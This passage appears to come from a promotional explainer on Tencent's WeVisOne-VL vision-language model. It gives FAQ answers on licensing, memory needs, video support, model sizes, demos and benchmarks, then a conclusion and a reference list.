The arXiv paper and both Hugging Face repositories appeared on October 22, 2026. The model pages list the Apache 2.0 license, Tencent-authored code is Apache 2.0, and third-party components keep their original licenses, which you should review before shipping a commercial product [1][3][45].
How much GPU memory does it need?
The repositories hold about 9.66 GB of weights for the 4B and 4.88 GB for the 2B, so those are the floors before activations and the KV cache. No official minimum is published, and the inference package supports CUDA, NPU and CPU devices plus an optional vLLM backend [8][45][46].
Does it replace SAM?
For still-image, text-driven jobs it can replace the chain of detector, SAM and matting head, and the runtime needs no SAM backbone. For click-based interaction and video tracking, SAM 2 and SAM 3 remain the natural tools, because WeVisOne-VL is single-turn and rejects video grids [2][3][22][23].
Can it process video?
No. The model card says it targets single-turn image perception and that video grids are rejected by the pixel decoder. Nothing in the release addresses temporal consistency, so use a video matting model for footage [3][26].
How does it say that nothing was found?
It writes None in the coordinate field for an absent target. The paper's hard-negative mining and RL reward, which pays 1 only when the model predicts no object for an absent target, are what train this behavior [2][3].
Should I use the 2B or the 4B?
Use the 4B when you need counting, OCR, referring or dense detection, and test the 2B when memory is tight or for box-prompted matting, where it beat the 4B on two of three benchmarks [2].
Is there a demo?
Yes. Hugging Face Spaces for the 2B and the 4B run the model in the browser, and the GitHub repository includes a Gradio demo script [5][43][44].
Can I fine-tune it?
The weights are open, but the repository's TODO list still shows fine-tuning code as not released. The authors have released the Mask2Alpha matting annotator separately [5][13].
Where do the benchmark numbers come from?
From the authors' paper and README, using greedy decoding and at most 1,960 visual tokens per image. Two benchmarks, WeRef-Bench and WeRefMat, are in-house, and an evaluation pipeline in the repository lets others reproduce the public ones [2][5].
Conclusion
WeVisOne-VL matters because it collapses a fragile chain of tools into one model with a clean interface: coordinates as tokens, one <OBJ> token as the bridge to pixels, and a 9.6M-parameter decoder that costs about 0.2% of the 4B model. The results that stand out are rejection of absent targets (96.4 on WeRef-Bench against 73.0), exact-match counting, and matting error on P3M-500-NP of 7.3 against 15.4, while the strict-IoU detection numbers and the in-house benchmarks are reminders to test it on your own images [2][5].
The practical path is short. Start with the Hugging Face Space, run the model card's quick start, parse the response, composite the matte, gate every result with a check, and keep a human in the loop for anything that ships. When you need finished thumbnails, edited images and Shorts around those cutouts, pair the experiment with Miraflow for the creative side.
References
- [1] WeVisOne-VL: Unified Visual Perception from Objects to Pixels (Liang et al., 2026), arXiv abstract page. https://arxiv.org/abs/2610.31329
- [2] WeVisOne-VL paper, arXiv HTML full text (v2). https://arxiv.org/html/2610.31329
- [3] WeVisOne-VL-4B model card, Tencent on Hugging Face. https://huggingface.co/tencent/WeVisOne-VL-4B
- [4] WeVisOne-VL-2B model card, Tencent on Hugging Face. https://huggingface.co/tencent/WeVisOne-VL-2B
- [5] WeVisOne-VL code repository and README, Tencent on GitHub. https://github.com/Tencent/WeVisOne-VL
- [6] WeVisOne-VL project page, WeChat Vision, Tencent. https://tencent.github.io/WeVisOne-VL/
- [8] engine.py, inference engine source, Tencent on GitHub. https://github.com/Tencent/WeVisOne-VL/blob/main/wevisone_vl/engine.py
- [9] prompts.py, task prompt templates, Tencent on GitHub. https://github.com/Tencent/WeVisOne-VL/blob/main/wevisone_vl/prompts.py
- [10] config.py, pixel decoder configuration, Tencent on GitHub. https://github.com/Tencent/WeVisOne-VL/blob/main/wevisone_vl/config.py
- [11] visualization.py, response parsing and export helpers, Tencent on GitHub. https://github.com/Tencent/WeVisOne-VL/blob/main/wevisone_vl/visualization.py
- [12] requirements.txt, pinned dependencies, Tencent on GitHub. https://github.com/Tencent/WeVisOne-VL/blob/main/requirements.txt
- [13] Mask2Alpha branch, the matting annotator, Tencent on GitHub. https://github.com/Tencent/WeVisOne-VL/tree/mask2alpha
- [14] WeVisOne-VL-4B config.json, Hugging Face. https://huggingface.co/tencent/WeVisOne-VL-4B/blob/main/config.json
- [15] WeVisOne-VL-4B tokenizer.json, Hugging Face. https://huggingface.co/tencent/WeVisOne-VL-4B/blob/main/tokenizer.json
- [16] Qwen3-VL-4B-Instruct model card, Qwen on Hugging Face. https://huggingface.co/Qwen/Qwen3-VL-4B-Instruct
- [17] Qwen3-VL Technical Report (Bai et al.). https://arxiv.org/abs/2511.21631
- [18] Detect Anything via Next Point Prediction, Rex-Omni (Jiang et al.). https://arxiv.org/abs/2510.12798
- [19] LocateAnything: Fast and High-Quality Vision-Language Grounding with Parallel Box Decoding (Wang et al.). https://arxiv.org/abs/2605.27365
- [20] Grounding DINO: Marrying DINO with Grounded Pre-Training for Open-Set Object Detection (Liu et al.). https://arxiv.org/abs/2303.05499
- [21] Segment Anything (Kirillov et al.). https://arxiv.org/abs/2304.02643
- [22] SAM 2: Segment Anything in Images and Videos (Ravi et al.). https://arxiv.org/abs/2408.00714
- [23] SAM 3: Segment Anything with Concepts (Carion et al.). https://arxiv.org/abs/2511.16719
- [24] SAM 2 repository README with model sizes, Meta on GitHub. https://github.com/facebookresearch/sam2
- [25] SAM2Matting: Generalized Image and Video Matting (Shen et al.). https://arxiv.org/abs/2606.27339
- [26] MatAnyone 2: Scaling Video Matting via a Learned Quality Evaluator (Yang et al.). https://arxiv.org/abs/2512.11782
- [27] Bilateral Reference for High-Resolution Dichotomous Image Segmentation, BiRefNet (Zheng et al.). https://arxiv.org/abs/2401.03407
- [28] Deformable DETR: Deformable Transformers for End-to-End Object Detection (Zhu et al.). https://arxiv.org/abs/2010.04159
- [29] DeepSeekMath: Pushing the Limits of Mathematical Reasoning in Open Language Models, the paper that introduced GRPO (Shao et al.). https://arxiv.org/abs/2402.03300
- [30] LISA: Reasoning Segmentation via Large Language Model (Lai et al.). https://arxiv.org/abs/2308.00692
- [31] Kosmos-2: Grounding Multimodal Large Language Models to the World (Peng et al.). https://arxiv.org/abs/2306.14824
- [32] Florence-2: Advancing a Unified Representation for a Variety of Vision Tasks (Xiao et al.). https://arxiv.org/abs/2311.06242
- [34] Microsoft COCO: Common Objects in Context (Lin et al.). https://arxiv.org/abs/1405.0312
- [35] LVIS: A Dataset for Large Vocabulary Instance Segmentation (Gupta et al.). https://arxiv.org/abs/1908.03195
- [36] Matte Anything: Interactive Natural Image Matting with Segment Anything Models (Yao et al.). https://arxiv.org/abs/2306.04121
- [37] Privacy-Preserving Portrait Matting, the P3M dataset (Li et al.). https://arxiv.org/abs/2104.14222
- [38] Bridging Composite and Real: Towards End-to-end Deep Image Matting, the AM-2K dataset (Li et al.). https://arxiv.org/abs/2010.16188
- [39] MODNet: Real-Time Trimap-Free Portrait Matting via Objective Decomposition, the PPM-100 benchmark (Ke et al.). https://arxiv.org/abs/2011.11961
- [40] CountQA: How Well Do MLLMs Count in the Wild? https://arxiv.org/abs/2508.06585
- [41] The MixCount Dataset: Bridging the Data Gap for Open-Vocabulary Object Counting. https://arxiv.org/abs/2605.18063
- [42] Alpha compositing, Wikipedia. https://en.wikipedia.org/wiki/Alpha_compositing
- [43] WeVisOne-VL-4B demo Space, Hugging Face. https://huggingface.co/spaces/hugging-apps/wevisone-vl-4b
- [44] WeVisOne-VL-2B demo Space, Hugging Face. https://huggingface.co/spaces/hugging-apps/wevisone-vl-2b
- [45] Hugging Face model metadata for WeVisOne-VL-4B (creation date, parameter count, file sizes). https://huggingface.co/api/models/tencent/WeVisOne-VL-4B?blobs=true
- [46] Hugging Face model metadata for WeVisOne-VL-2B (creation date, parameter count, file sizes). https://huggingface.co/api/models/tencent/WeVisOne-VL-2B?blobs=true